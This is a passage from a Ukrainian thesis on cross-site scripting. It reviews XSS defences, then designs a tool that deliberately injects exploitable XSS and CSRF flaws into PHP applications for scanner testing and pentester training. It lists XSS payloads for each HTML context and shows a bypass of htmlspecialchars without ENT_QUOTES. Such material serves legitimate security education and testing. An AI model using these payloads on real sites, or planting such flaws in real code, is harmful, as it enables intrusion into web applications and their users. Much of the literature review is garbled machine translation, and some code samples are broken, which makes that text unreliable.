Очевидно, що XBuster [48] виконує функцію розширення девелопера Mozilla Firefox, де вирішує проблему захисту клієнтів. Розділення та передача даних за допомогою розділеного кадрового параметра параметрів запиту HTTP (втрачається в контексті HTML та JavaScripttt). Су міський голова має бути захищений від використання векторних зображень XSS, що включає в себе приватні приватні департаменти, а також атрибути HTML-коду. Захист від набряків проти клацання.

Цей інструмент під назвою XSS-me також діє як розширення безпеки для браузера Mozilla Firefox. Це пропозиція, заснована на кодифікації нефільтрованих відображень для виявлення вразливих веб-додатків, які можна використовувати за допомогою складних атак [49]. Це інтегрована реалізація, яка блокує виконання шкідливих скриптів, спеціально відображених вразливостей XSS. Він вважається ефективним, оскільки він інтегрований у браузер, а не в його програму як розширення. На думку авторів, усі браузери повинні включати XSS-фільтр на стороні клієнта, щоб допомогти усунути вразливості XSS без латок.

Медонос для вивчення характеру та поведінки зловмисника представлений у [50]. Це медонос із низькою взаємодією, який імітує вразливі місця, які можна використати через XSS. Найбільша його перевага полягає в тому, що окрім реєстрації активності зловмисника, він намагається викрити свою особу. На думку авторів, ваша пропозиція може отримати більше корисної інформації про HTTP-запит, ніж відомий веб-магазин, Glastopf. Окрім того, за допомогою цієї медової каси ви можете виявити акаунти зловмисників у соціальних мережах, використовуючи техніку LikeJacking, однак це неможливо, якщо зловмисники використовували довірені особи або анонімайзери. Його недоліком є те, що деякі зловмисники застосовують прийоми, щоб приховати свою особу, тому їх неможливо відстежити.

Цей метод використовує методи автоматичного навчання, такі як Support Vector Machine (SVM) та Extreme Learning Machine (ELM) [51]. Його мета - передбачити тип шкідливої атаки, використовуючи підходи автоматичного

навчання, аналізуючи час передбачення. Він зосереджений на аналізі вмісту веб-сторінок, URL-адреси, ланцюга переспрямування, а також зосереджує увагу на затушуванні елементів на сторінці або виконуваних сценаріях. Пошук експлойтів також проводиться для охоплення ширшого класу шкідливих сторінок. Дані збираються з браузерів користувачів, які використовуються для перевірки вразливостей. Цей підхід був реалізований за допомогою інструментів MATLAB та .NET, того самого, що є інтерактивним і називається SpiderNet, і здатний виявляти шкідливі веб-сторінки, які уникають найсучасніших систем.

Оцінюючи найбільш використовувані веб-браузери, було показано, що немає належного захисту від атак XSS [74]. Це було оцінено браузерами, відомими як Internet Explorer 11, Google Chrome 32 та Mozilla Firefox. На думку авторів, жоден з трьох не зміг захиститися від відображених атак XSS. Експериментальні результати показують, що це рішення на стороні клієнта може захистити від вищого відсотка вразливостей, ніж інші браузери. Як засвідчується, вигідніше, якщо замість цього доповнення інтегрується у браузер, воно застосовується як розширення.

Лабораторія для моделювання нападів - ще одна пропозиція, розроблена в [52]. Окрім атак, захист розроблений за допомогою сценаріїв. Мета - освіта та мотивувати розуміння значення вразливостей XSS, як вони виникають, чому вони виникають, як їх використовувати та як їх вирішити.

Цей інструмент під назвою PURITY [53] призначений для тестування веб-додатків за допомогою тестових кейсів проти певних сайтів. Його мета - виявити, чи сайти вразливі до цих двох загроз (ін'єкції SQL та XSS). За допомогою емуляції шкідливої діяльності та слідування типовим послідовностям цих атак привести до уразливого стану, з перевагою, яка виконується автоматично, а також вручну. Він відрізняється від інших інструментів тим, що базується на плануванні.

CSRFGuard [54] - це інструмент, що працює на платформі Java EE для захисту від атак підробки додатків (CSRF), але має деякі недоліки: скрипти

потрібно вставляти вручну, динамічно створені запити не можна обробляти ефективно, а захист може пройти XSS-атаки. Для його вирішення вони додали, динамічно, маркер, якого слід уникати, щоб захист пройшов атаку XSS.

Існують такі гібридні інструменти, як програма описана у роботі [55]. Він виступає в якості основи для виявлення вразливостей, пов’язаних із введенням даних (DIMV). Цей інструмент перевіряє адекватність захисту в ситуаціях маніпулювання квитками. Для цього вони використовують прогноз цієї вразливості прозоро, тобто випадки, які неможливо довести, передбачаються за допомогою вилучених підписів.

Інший гібридний інструмент фокусується на атаках XSS типу DOM, які є серйозними вразливими місцями, але мало вивчені і з'являються у розширеннях веб-браузерів [56]. Цей інструмент представляє дві фази аналізу. Статичний аналіз для фільтрування тексту та аналіз синтаксису абстрактного дерева. На другому етапі вони використовують сценарії як доказ концепції для створення документів, це як динамічне символічне виконання, яке називається DOM тінь. Завдяки широкомасштабним реальним експериментам було виявлено 58 вразливостей XSS, породжених DOM, раніше невідомими популярному розширенню браузера Greasemonkey.

Відповідно до [57] поточним кращим заходом проти XSS-атак є політика безпеки вмісту або CSP. Це порівняно простий метод, який спрямований на підвищення рівня комунікаційної безпеки між людьми та пристроями через Інтернет. Цей метод спрямований на захист захищених веб-служб, таких як ті, що надають життєво важливу інформацію, веб-додатки та мережі Інтернету речей (IoT). Це досягається суворим визначенням частин зв'язку та активів, що використовуються у веб-сервісах. Прості та ефективні звіти - рідна частина дизайну CSP, що означає, що адміністратори можуть отримувати сповіщення про виконання атак майже миттєво.

У [58] запропоновано лінійний автоматичний підхід під назвою XSS Chaser, який запобігає веб-додаткам від атак XSS. Він заснований на ланцюговому аналізі, щоб генерувати вразливі шаблони і таким чином

запобігати атакам XSS. Ці закономірності генеруються з використанням інтерпретації вперед і назад.

Система виявлення вторгнень, запропонована в [59], є підходом на основі контейнера за допомогою картографічної моделі запитів запитів для розпізнавання та запобігання атакам XSS. Цей підхід використовується для виявлення двох різних запитів клієнтів. Вимірювання удару розраховується за допомогою інструмента HTTP навантаження та автоматичного стенду. З іншого боку, вимірювання продуктивності здійснюється за допомогою різних параметрів, таких як середній час сторінки, сторінки в секунду, пам'ять та час обробки.

Інший метод пропонує атаки на системи у вигляді веб-запитів [60], за допомогою використання тегів, таких як <script>, <iframe> тощо, метою яких є атака веб-браузера клієнта у формі XSS або SQL запит. Клієнти отримують доступ до програми через веб-сервер, що пропонує веб-сервіс кожному та окремо. Клієнт надішле веб-запит, використовуючи користувальницький інтерфейс веб-програми, на основі веб-запиту, запит буде сформовано в базі даних і дані відновлені, зокрема, клієнту

Два типи атак, які називаються кодуванням N та бінарних алфавітів, були проаналізовані в роботі [61]. Крім того, представлений метод динамічного контролю доступу для їх запобігання за допомогою існуючих технологій виявлення та запобігання атакам XSS.

Інший фреймворк під назвою ZEND [62] фокусується на проблемах, пов’язаних з атаками XSS. Він діє як проста та ефективна модель захисту веб-сайтів. Ця модель базується на послідовності рівнів і створюється поєднанням багатьох інструментів. Реалізація запропонованої моделі поєднує веб-додаток Zend Framework та бібліотеку HTML Purifier. Zend Framework (ZF) - це фреймворк з відкритим кодом для розробки веб-додатків та служб з PHP. HTML Purifier - це бібліотека фільтрів HTML, сумісна зі стандартами, написана на PHP і відносно проста у використанні. Він видаляє шкідливі коди, що призводять до XSS-атак.

Існує метод перевірки захисту від XSS-атак. Помилки виявляються на веб-сайтах типу електронної комерції. Модель поведінки веб-сайту зберігається у вигляді XML-файлу. У [63] представлений алгоритм автоматичного моделювання для HTML-коду цих веб-сайтів. Простий HTML-код моделюється за допомогою алгоритму автоматичного моделювання запропонованого HTML-коду, а результатом є модель поведінки веб-сайту, що зберігається у файлі XML.

У роботі [64] вони також зосереджуються на уразливостях безпеки, що виникають внаслідок загальних проблем перевірки записів, які спричиняють атаки XSS. Запропонований метод виявлення ідентифікує зловмисну послідовність виконання на основі ініціалізованого списку законних послідовностей виконання та зловмисних зловмисних або буквальних рядків, сформованих на етапі навчання. Ініціалізовані списки зберігаються у чотирьох різних профілях виконання веб-додатків, що відповідають чотирьом різним сценаріям атак. Модуль виявлення шукає послідовність часу виконання.

Робота, запропонована в [65], пропонує схему для системи, яка може виявляти XSS-атаки за допомогою системи виявлення вторгнень (IDS). Для виявлення цих атак використовуються підписи. Для перевірки корисності та ефективності запропонованої роботи було застосовано прототип доказової концепції з використанням SNORT IDS. Запропоновано використовувати правила для ідентифікації атаки XSS шляхом моніторингу вхідних та вихідних пакетів, які збігаються чи не відповідають визначеним правилам.

Не забувайте про високі показники помилкових негативних і помилкових спрацьовувань, наприклад, для пропозиції [66] щодо нечітких чорних ящиків та статичного аналізу. Для динамічного аналізу потрібні витрати на експлуатацію та складність, однак результати є більш ефективними. Ця пропозиція базується на рамках динамічного виявлення (TT-XSS) для типу атаки DOM-XSS за допомогою аналізу на стороні клієнта. Тут вони переписують всі функції JavaScripttt та API DOM, щоб забруднити процес візуалізації браузерів.

У роботі [67] використання унікальних файлів cookie пропонується як більш надійна альтернатива аутентифікації сеансів. Це запобігає атакам, таким

як викрадення сесії, підписуючи кожен запит користувача секретом сеансу, надійно збереженим у браузері. Його реалізація виступає доповненням до популярної платформи WordPress та розширенням Firefox як для ПК, так і для мобільних браузерів.

У [68] перша оцінка проводиться на основі набору файлів cookie, складених із 70 популярних веб-сайтів, отриманих за рейтингом Alexa [69]. Отримані дані розробили напівавтоматичну процедуру, яка базується на новому понятті маркера автентифікації для охоплення декількох схем веб-автентифікації. Потім, за допомогою методу виявлення, заснованого на контрольованому навчанні, він був використаний для підготовки двійкового класифікатора.

В даний час існують також контрольні списки для розробників веб-сторінок, щоб перевірити, чи надійно реалізований механізм автентифікації на основі файлів cookie [70]. З цією метою було розроблено інструмент під назвою Newton, який допомагає програмістам ідентифікувати файли cookie для автентифікації для певних частин веб-сайту, завдяки чому через цей список можна перевірити, що ці файли cookie впроваджені безпечно.

Інша оцінка зібраних файлів cookie представлена в [71]. Він базується на пропозиції гіпотези щодо 2464 файлів cookie, зібраних з 215 популярних веб-сайтів рейтингу Alexa. Запропоновано розробити напівавтоматичну процедуру, засновану на маркерах автентифікації для захоплення декількох схем веб-автентифікації. Вони також запропонували метод виявлення, заснований на контрольованому навчанні, де гіпотеза використовується для формування набору двійкових класифікаторів.

Інший надійний фреймворк запропоновано в [72] під назвою XSS-SAFE за допомогою міжсайтового сценарію SecureWeb Application FramEwork. Це автоматизований фреймворк на стороні сервера, який виявляє та пом'якшує атаки XSS. Його функціонування відбувається шляхом введення кодів дезінфекції JavaScript у той самий вихідний код, що пом'якшує вектори атаки.

Таким же чином пропонується інша структура для виявлення та

полегшення розповсюдження хробаків XSS [73] із мультимедійних веб-додатків, заснованих на онлайн-соціальних мережах (OSN) для хмарних середовищ. Він базується на двох режимах роботи, перший дезінфікує змінні JavaScript, які витягуються і які не є надійними, вони назвали це тренувальним режимом, він тренується, зберігаючи ці коди в сховищі. Другий режим відомий як виявлення, який порівнює дезінфіковані відповіді HTTP, що генеруються на веб-сервері OSN, з дезінфікованими відповідями, які зберігались у сховищі. Якщо є варіації, це означає, що хробаки XSS були введені з серверів OSN.

4 РОЗРОБКА СКРИПТУ ДЛЯ ГЕНЕРАЦІЇ XSS ВРАЗЛИВОСТЕЙ

У якості практичної частини для дипломної роботи було вирішено розробити скрипт для генерації XSS вразливостей. Такий скрипт може бути використовуватися у цілях тестування сканерів пошуку вразливостей, та у якості тренувального інструмента для пен-тестерів. Для того, щоб розробити такий інструмент було виділено ряд можливостей, які він має мати, а саме:

- вбудовувати у php код xss вразливості;
- процес вбудовування має відбуватися автоматично;
- інструмент має генерувати вразливості, що інфікують декілька файлів;
- генерування декількох різних видів вразливостей;
- створені уразливості мають підлягати експлуатації;

Скрипт, що був розроблен у рамках цього розділу був назван XSSGenerator. У розділі 4.1 описується, як передбачається використовувати цей застосунок. Розділ 4.2 описує категорії та типи уразливостей, які ця программа може і не може обробити. Розділи 4.3 і 4.4 описують внутрішню роботу XSSGenerator, як він генерує та встроює XSS уразливості у вже існуючий код веб-додатка чи сайту.

4.1 Розробка XSSGenerator

У цій секції буде описано етапи створення та впровадження програми XSSGenerator, що задовільняє умовам, описаним вище. Весь проект складається з 2х етапів: підготовка проекту та встроєння уразливостей в код.

Рисунок 4.1 – Етапи підготовки

Розділи 4.1.1 і 4.1.2 описують, як працює XSSGenerator і як його використовувати на цих етапах.

4.1.1 Підготовка проекту

Перш ніж XSSGenerator зможе вбудувати вразливості в проекті, спочатку слід підготувати вихідний код. Це пов'язано з тим, що важко в цілому проекті зробити стастичний аналіз для визначення того, як працює воркфлов веб-додатку, тобто як программа керує данними, приймає та віддає їх, які запити робить і тд. Особливо важко статистично знайти потік даних, якщо input і output знаходяться в різних файлах, і дані можуть зберігатися в базі даних між input і output программи. Етап підготовки обмежує кількість вихідного коду, який XSSGenerator повинен проаналізувати, щоб ввести вразливість. Запланований робочий процес під час підготовки проекту можна побачити на рисунку 4.1. веб-додаток має бути спочатку проаналізовано та підготовлено вручну. Коли знайдено місце розташування, де може бути введена вразливість, треба розмістити ключові слова в коді, щоб сказати XSSGenerator про аналіз цієї частини вихідного коду. Приклад вихідного коду, підготовленого для аналізу XSSGenerator, можна побачити на рисунку 4.2.

Коли між ключовими словами/ * XSSGenerator * / на одній строчці коду знайдено об'єкт конфігурації JSON, тоді все до останнього ключового слова / * / XSSGenerator * /, буде блоком коду, який XSSGenerator проаналізує. Об'єкт конфігурації включає в себе ідентифікатор, який з'єднує блок коду з певною

вразливістю. Коли введена вразливість, визначена ідентифікатором, кожен блок коду з однаковим id аналізується, . Об'єкт конфігурації також містить розміри (деталі в розділі 4.2), в яких ця частина уразливості може змінюватися. Залежно від типу уразливості об'єкт може містити більше атрибутів. Після створення вихідного коду необхідно створити файл конфігурації для всього проекту. Приклад такого файлу можна побачити на рисунку 4.3. Файл містить об'єкт JSON, що містить ім'я проекту, відповідний каталог, в якому розміщені вихідні файли веб-програми, і список всіх можливих вразливостей, які можуть бути введені, та ідентифіковані ідентифікатором. Кожна вразливість має тип, опис, список файлів і опцій. Об'єкт options містить різні ключі залежно від типу уразливості. У розділах 4.3 і 4.4 буде обговорено об'єкт опцій для XSS і CSRF уразливостей. Обмежуючи код, XSSGenerator аналізує лише ті частини, що є важливими для генерації вразливості. Таким чином, розробник може бути впевненим, що необхідні вразливості, будуть вбудовані у вихідний код.

```
{
    "name": "Phulner testproject",
    "basedir": "files/",
    "vulnerabilities": {
        "xss_echoId": {
            "description": "Echoes the user supplied id",
            "type": "xss",
            "options": {
                "input": ["GET"],
                "sanitation": ["NONE", "BLACKLIST"],
                "output": ["NORMAL_TAG"],
                "mutated": [false]
            },
            "files": [
                "welcome.php"
            ],
            "sanitationFunctions": []
        },

        "csrf_changePassword": {
            "description": "Protects the change password
                action",
            "type": "csrf",
            "options": {
                "types": ["NONE", "ONLY_POST", "COMPUTABLE"]
            },
            "files": [
                "changePassword.php"
            ]
        }
    }
}
```

Рисунок 4.2 - Приклад конфігураційного файлу для XSSGenerator

4.1.2 Генерація вразливого веб-додатку

Схема послідовності генерації вразливого веб-додатку з підготовленого проекту показана на рисунку 4.3. Перш за все, має бути створений конфігураційний файл (приклад такого файлу показано на рисунку 4.4).



Рисунок 4.3 - Схема етапу «впровадження вразливості»

Конфігураційний файл містить б'єкт JSON, який визначає, з якого проекту XSSGenerator повинен генерувати вразливий веб-додаток, які вразливості повинні бути введені, і в яких категоріях будуть вбудовані вразливості. При запуску XSSGenerator, файл конфігурації надається в якості вхідних даних. XSSGenerator буде завантажувати вказаний проект і вводити вказані вразливості відповідно до файлу конфігурації. Новостворена уразлива веб-програма буде збережена по вказаному шляху в конфігурації екземпляра. Змінюючи параметри вразливостей у файлі конфігурації можна отримати новий екземпляр программи з іншими вразливостями.

```
{
    "project": "/path/to/phulner/project/",
    "out": "/destination/of/vulnerable/web/application/",
    "vulnerabilities": {
        "xss_echoId": {
            "inject": true,
            "sanitation": "NONE"
        },
        "csrf_changePassword": {
            "inject": true,
            "type": "NONE"
        }
}
```

Рисунок 4.4 - Приклад файлу конфігурацій

4.2 Категоризація

Вибрані вразливості були розділені на різні категорії, щоб розрізняти різні варіації однієї і тої ж вразливості.

Категорії також використовуються при виявленні того, по якій категорії шукають вразливості сканери при скануванні коду. Категорії були створені на основі характеристик кожної вразливості відповідно.



Рисунок 4.5 - Діаграмма поділу XSS вразливості на етапи її виявлення та впровадження

Перш за все, коли зловмисник намагається знайти XSS, він спочатку намагається виявити як данні вводяться, та реакцію програми на введення, тобто результат. Наступний крок полягає у дослідженні який з input, чи інших полів можна використати при атаці. Це робиться шляхом подання різних данних у поля вводу і аналізу відповіді від серверу. Виходячи з того, як зловмисник працює при спробі виявити XSS, ми бачимо, що уразливість має певні характеристики і групуємо відповідно до них. Починається з того, що вводиться в поля. Ще вхідні дані можуть бути частково фільтровані. Після цього щось виводиться в браузер і браузер може мутувати вихід, тобто створювати різні варіації атак. На рисунку 4.5 показані описані вище характеристики. Згідно з ними я розділив впровадження вразливості XSS на чотири етапи.

1) Вхідні данні (input)

Перше, що зловмисник повинен з'ясувати, як подавати дані до програми. Введення може бути здійснене кількома способами. Ті способи, які XSSGenerator може обробити, класифікуються наступним чином:

- GET - Поле вводу має параметр GET.
- POST - Параметр вводу POST
- Cookies - Параметр вводу Cookies
- Header - Поле вводу являється полем Header
- Stored - В полі відображаються данні, що були раніше, або попередньо збережені сайтом чи веб-застосунком. Наприклад, з бази данних.

2) Фільтрація

Коли способи, якими вводиться данні в поля вводу визначено, треба з’ясувати чи введені данні попередньо обробляються, перед використанням, тобто фільтруються. Цей крок виконується для очищення вводу від частин тексту, чи данних що ніяк не мають входити. Іншими словами це валідація введених полів. Відповідні різновиди цього етапу:

- NONE - Вміст поля не перевіряється і не валідується зовсім
- Black list - Набір символів і послідовностей внесено до чорного списку та видалено з вмісту.
- White list - Є протилежним Black list. Дозволені лише певні символи та послідовності, а все інше видаляється зі вмісту
- Кодування - Популярний метод зменшення ризику атак при відображенні вводу користувача полягає в кодуванні або перетворенні. Якщо застосовується недостатнє кодування або недостатньо перетворюється, шкідливі дані можуть бути все ще введені в поле.

3) Вихідні данні (output)

Залежно від того, де вміст виводиться на сторінку, довжина зловмисного коду та його вміст змінюється. Наприклад, якщо зловмисник зможе ввести вміст у тег Script, вміст буде виконано як JavaScript сцинарій. У звичайному тегі, дані не будуть виконуватися як JavaScript. Зловмисник повинен буде ввести щось,

що змушує клієнта виконувати дані як JavaScript. Другий фрагмент коду в наступних прикладах показує, що зловмисник може надсилати, щоб мати змогу запускати JavaScript у кожній категорії. У наступному списку відображаються місця виводу, які XSSGenerator може обробити.

Script tag

<script>HERE</script>

Данні будуть виконані як JavaScript код.

alert("XSS")

HTML Comment

<!-- HERE -->

Дописуючи закриваючу скобку для коментаря, хакер може вставити необхідний тег і виконати JS код

--><script>alert("XSS")</script><!—

Attribute name

<img HERE=x>

Вставляючи пробіл, можна відокремити атрибут і вставити будь який інший код, або набір атрибутів.

onload="alert(’XSS’)" src

Tag name

<HERE>

Зловмисник сам вирішує, який тег буде використовуватися. Якщо він ще й може вирішити зміст тегу, то вкаже тег скрипта, і все, що міститься в тезі, все буде виконано. Якщо ні, то він може додати будь-який атрибут до тегу.

img onload="alert(’XSS’)" src="x

Style tag

<style>HERE</style>

Деякі браузери виконують JavaScript

body { background:url("javascript:alert('XSS')") }

Normal tag

* HERE *

Зловмисник може встроъти тег скрипта. Контент всередині виконається

<script>alert("XSS")</script>

URL attribute - unquoted

<a href=HERE>

Якщо атакуючий вставить JavaScript URL і користувач клікне по ссилкі, тоді код буде виконано.

javascript:alert('XSS')"

URL attribute - single quotes

<a href='HERE'>

Якщо атакуючий вставить JavaScript URL і користувач клікне по ссилкі, тоді код буде виконано.

javascript:alert("XSS")

URL attribute - double quotes

<a href="HERE">

Якщо атакуючий вставить JavaScript URL і користувач клікне по ссилкі, тоді код буде виконано.

javascript:alert('XSS')

Non JavaScript attribute - unquot

<input value=HERE>

Пробіл дасть можливість вставити будь-який атрибут.

x onclick="alert(’XSS’)"

Non JavaScript attribute - single quotes

<input value=’HERE’>

Одиничні лапки дадуть можливість вставити будь-який атрибут.

x’ onclick=’alert("XSS")

Non JavaScript attribute - double quotes

<input value="HERE">

Подвійні лапки дадуть можливість вставити будь-який атрибут.

x" onclick="alert(’XSS’)

JavaScript attribute - unquoted

<button onclick=HERE>

Данні будуть виконані як JavaScript код.

alert("XSS")

JavaScript attribute - single quoted

<button onclick=’HERE’>

Данні будуть виконані як JavaScript код.

alert("XSS")

JavaScript attribute - double quoted

<button onclick="HERE">

Данні будуть виконані як JavaScript код.

alert(’XSS’)

JavaScript manipulation

Контент вставлений в DOM-дерво з JavaScript кодом.

Інша локація

Інше місце для вставлення зловмисного коду, не розлянутого в цьому списку

4) Мутації

Якщо контент вставлений у сторінку за допомогою, наприклад, властивості innerHTML, то він має бути видозміненим, як було розглянуто це у 2.1.4

Так - Дані використовуються у такому вигляді, що певні клієнти змутують вміст контенту.

Ні - Дані не будуть змутовані клієнтом

4.3 XSS ін'єкції

```
$foo = intval('bar');
```

Рисунок 4.6 - Код, що створює абстрактне дерево на рисунку 4.7

Інструмент, розглянений в цьому розділі містить функціонал для аналізу і пошуку конкретних шаблонів у вихідному коді. XSSGenerator використовує абстрактне синтаксичне дерево для представлення вихідного коду. Використовуючи це дерево, XSSGenerator може зосередитися на розумінні логіки коду.



Рисунок 4.7 - Абстрактне синтаксичне дерево, що створюється під час виконання коду на рисунках 4.6, 4.8 та 4.9

```
$foo
                                =
intval("bar"    );
```

Рисунок 4.8 - Код що створює Абстрактне синтаксичне дерево на рисунку 4.7

Абстрактне синтаксичне дерево являє собою оператор, інструкції , цикли та вирази. Дерево захоплює важливу структуру вихідного коду без розуміння синтаксичних деталей, такі як пунктуація. Наприклад, коди на рисунках 4.6, 4.8 та 4.9 будуть мати таке ж абстрактне синтаксичне дерево як на рисунку 4.7. Граматика коду варіюється між прикладами але логіка в коді однакова. Абстрактне дерево також полегшує аналіз аргументів функції-виклику. Наприклад, уразливість XSS у категорії Non JavaScript attribute - single quotes. Таким чином, змінна що передана до функції htmlspecialchars може бути використана, як показано нижче:

```
$src = htmlspecialchars($userinput);

echo "<img src=' ", $src, " '>";
```

Бо, за замовчуванням htmlspecialchars функція не декодує одинарні кавички(‘), таким чином не місце може бути перероблене на вразливе. Якщо

зловмисник передасть строчку кода http://example.com/image.jpg’onload=’alert("XSS"), тоді вихідний тег img буде мати вигляд:

```
<img src='http://example.com/img.png'
onload='alert($quot;XSS&quot;)' >
```

Що означає, що буде показане повідомлення користувачу про XSS, по закінченню завантаження картинки.

```
${'foo'} /* a block comment here with the '=' symbol */
= // line comment
intval # another type of comment
(/* another block comment including an assignment
    $foo = intval("bar") */ "bar");
```

Рисунок 4.9 - Код що створює Абстрактне синтаксичне дерево на рисунку 4.7

Для того, щоб зробити кодування одинарних лапок, константа ENT_QUOTES має бути передана як другий аргумент [16]. Якщо змінну передали в htmlspecialchars з цією константою, як показано в наступному коді:

```
$src = htmlspecialchars($userinpu, ENT_QUOTES);
echo "<img src=' ", $src, " '>";
```

І якщо зловмисник вставить попередню строчку (http://example.com/img.png’ onload=’alert(”XSS”)), тоді атака не матиме успіху. Це виникає через те, що htmlspecialchars кодує одинарні лапки, що значить що отриманий з серверу тег img буде мати вигляд:

```
<img src='http://example.com/img.png&#039;
onload=&#039;alert($quot;XSS&quot;)' >
```

Оскільки одиничні лапки кодуються, атакуючий код не може вийти за атрибут src і вставити новий атрибут, який буде виконувати JavaScript. При використанні абстрактного синтаксичного дерева всі відомості про функцію

виклику, такі як аргументи, будуть у стекі виклику функції. Якщо програмка обробив(розпарсив) вихідний код, потрібно більше детально розписувати логіку щоб переконатися, що ENT_QUOTES передається як другий аргумент функції htmlspecialchars. Ще однією перевагою при використанні абстрактного синтаксичного дерева є те, що при заміні вузлів(nodes), неможливо порушити синтаксис коду веб-додатку. Валідне абстрактне синтаксичне дерево завжди перетворюється в синтаксично правильний код, без помилок. Щоб відслідковувати, як користувацький ввод в поле input маніпулює далі з цими даними, XSSGenerator використовує метод, що називається статичним аналізом на чистоту (з англ. Static Taint Analysis).

Змінні, що залежать від вхідних даних користувача і не фільтруються(не використовуються sanitize функції), позначені як taint змінні(брудні змінні). За допомогою статичного аналізу, XSSGenerator може проаналізувати, коли користувальницький вхід фільтрується у веб-додатку.

Для того, щоб допомогти XSSGenerator зрозуміти, як функції фільтрують змінні, існує папка зі спеціальними sanitize функціями у XSSGenerator . Ці функції описують як певена функція працює у аспекті фільтрації своїх аргументів. Іншими словами, вона описує, чи taint від аргументів функції передається до значення, що повертається з функції. Де «Taint» («забруднення») - це спеціальна мітка на змінній, що в ній лежать недовірених дані, змішування довірених і недовірених даних призводить до «забруднення» результату. Недовірених даними є весь ввод - те, що прийшло з вхідного потоку, прочитано з файлів і так далі, довіреними - то, що зробила сама програма. Коли використовується функція, то вона уже знає про вразливість, яку XSSGenerator в даний час намагається ввести. Залежно від різних опцій уразливостей, таких як output категорія, sanitation функція може визначити, чи буде цей taint поширюватися. Функція фільтрації для вбудованої PHP функції htmlspecialchars буде визначати що значення яке повертається з неї буде помічене міткою tain якщо: перщий аргумент помічений нею, константа ENT_QUOTES не використовується і output категорія - Non JavaScript attribute - single quotes.

Однак, якщо вихідна(output) категорія була Normal Tag тоді htmlspecialchars не буде поширювати taint з першого аргументу. Для того, щоб можна було виконати JavaScript код в звичайному тегі, треба дадати новий тег, як наприклад те скрипта, а це не можливо, бо htmlspecialchars кодує < and > за дефолтом. Це кодування унеможливлює створення нового тегу. Sanitaiton функція також визначає як функція може бути замінена для збереження taint аргументу в залежності від опцій уразливості. Те як це працює на практиці, буде розглянуто нижче:

```
        /* VulnerableCodeGen
        {
            "identifier":       "xss_echoId",
    "sanitation": ["NONE", "BLACKLIST"];
            "initialScope": [
                {
                    "name": "userinput",
                    "type": "variable",
                    "taint": ["USER"]
                }
            ]
        }
        */
        $id=intval($userinput
); echo $id;
        /*/ VulnerableCodeGen */
```

Рисунок 4.10 - Код, підготовлений для введення XSS вразливості

При введенні XSS уразливості XSSGenerator може змінювати вразливість, базуючись на тому, що передано в sanitation властивість об'єкта (рисунок 4.10). Підготовка при введенню XSS складається з: визначення вхідної, вихідної та мутаційної категорії; вказуючи, в яких sanitation категоріях ця уразливість може змінюватись і вказувати, які змінні позначаються як taint на початку блок. На

рисунку 4.10, показаний підготовлений код для вставки вразливості . Блок коду належить до уразливості xssechoId, і можуть бути змінені в категоріях NONE або BLACKLIST. Змінна $userinput позначена як tainted(забруднена) на початку блоку коду. Більше інформації про вразливість знаходиться в конфігураційному файлі проекту (показаний на рисунку 4.4). Конфігураційний файл проекту вказує, що вразливість, ідентифікована як xss_echoId типу XSS. Вхідний параметр - це параметр GET, а output локація - у звичайному тегі. Дані не будуть мутувати. Коли XSSGenerator проходить по блоку кода що належить XSS, як наприклад код рисунку 4.10, він парситься в абстрактне синтаксичне дерево, використовуючу бібліотеку PHP Parser [75]. Результуюче дерево можна побачити на рисунку 4.11.

